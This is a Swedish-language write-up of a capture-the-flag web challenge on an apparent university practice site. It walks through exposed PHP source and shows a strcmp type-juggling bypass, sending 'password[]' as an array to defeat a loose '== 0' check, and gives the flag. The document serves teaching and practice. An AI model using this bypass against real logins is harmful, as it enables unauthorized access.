

Web 4

CHALLENGE DESCRIPTION

https://ideweb2.hh.se/~antoca20/ctf_web_challenges/

Finns det nåt sätt att fuska för att komma förbi lösenordschecken?


Flaggformat: CTF{<FLAGGA>}

TOOLS USED

- https://cheatsheet.haax.fr/web-pentest/php-vulnerabilities/type_juggling/

SOLUTION


Går man till inloggningssidan som finns på hemsidan ser man följande:



ideweb2.hh.se/~antoca20/ctf_web_challenges/login.php

Home Opening Hours Products Login

Login

password 

Login

En inloggningsruta där man har möjlighet att skriva in enbart lösenord. Kollar man källkoden så kan vi se att ytterligare källkod finns tillgängligt på /source.txt

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <!-- PHP v.5.0.0 -->
4   <!-- Source code available at /source.txt -->
5   <head>
6     <meta charset="utf-8"/>
7     <link href="https://cdn.jsdelivr.net/npm/bootst
```

Under https://idweb2.hh.se/~antoca20/ctf_web_challenges/source.txt kan vi se att det finns lite PHP-kod.


```
<?php
$content =<<<HTML
<!-- source at source.txt -->
<div class="container ">
    <div class="row">
        <div class="form text-center" id="loginForm">
            <form action="login.php" method="get">
                <input type="password" name="password" placeholder="password" required><br>
                <br>
                <input type="submit" value="Login">
            </form>
        </div>
    </div>
</div>
HTML;
echo $content;

if (isset($_GET['password'])) {
    if (strcmp($_GET['password'], $PASSWORD) == 0) {
        echo "<br> <p style='color:green'>CORRECT!</p> <br>";
        echo $FLAG;
    }
    else {
        echo "<br> <p style='color:red'>INCORRECT!</p>";
    }
}
?>
```


Vi ser en strcmp som jämför två strängar mot varandra. Anses de vara lika visas variabeln \$FLAG. \$_GET['password'] är textrutan där man fyller i lösenordet på inloggningssidan. Eftersom GET metoden används så läggs det man skriver in i den rutan till i URLen. I detta fallet har 0 skrivits som lösenord.

 idweb2.hh.se/~antoca20/ctf_web_challenges/login.php?password=0

Om man i PHP förser en strcmp() med en array så ger den värdet NULL som i PHP betraktas som 0. Så om man ändrar =0 till en öppnande och stängande hakparentes enligt nedan:

 [idweb2.hh.se/~antoca20/ctf_web_challenges/login.php?password\[\]](https://idweb2.hh.se/~antoca20/ctf_web_challenges/login.php?password[])

Så visas detta på sidan:



Login

CORRECT!
CTF{C00LTH4CKKIDD0}

FLAG

CTF{C00LTH4CKKIDD0}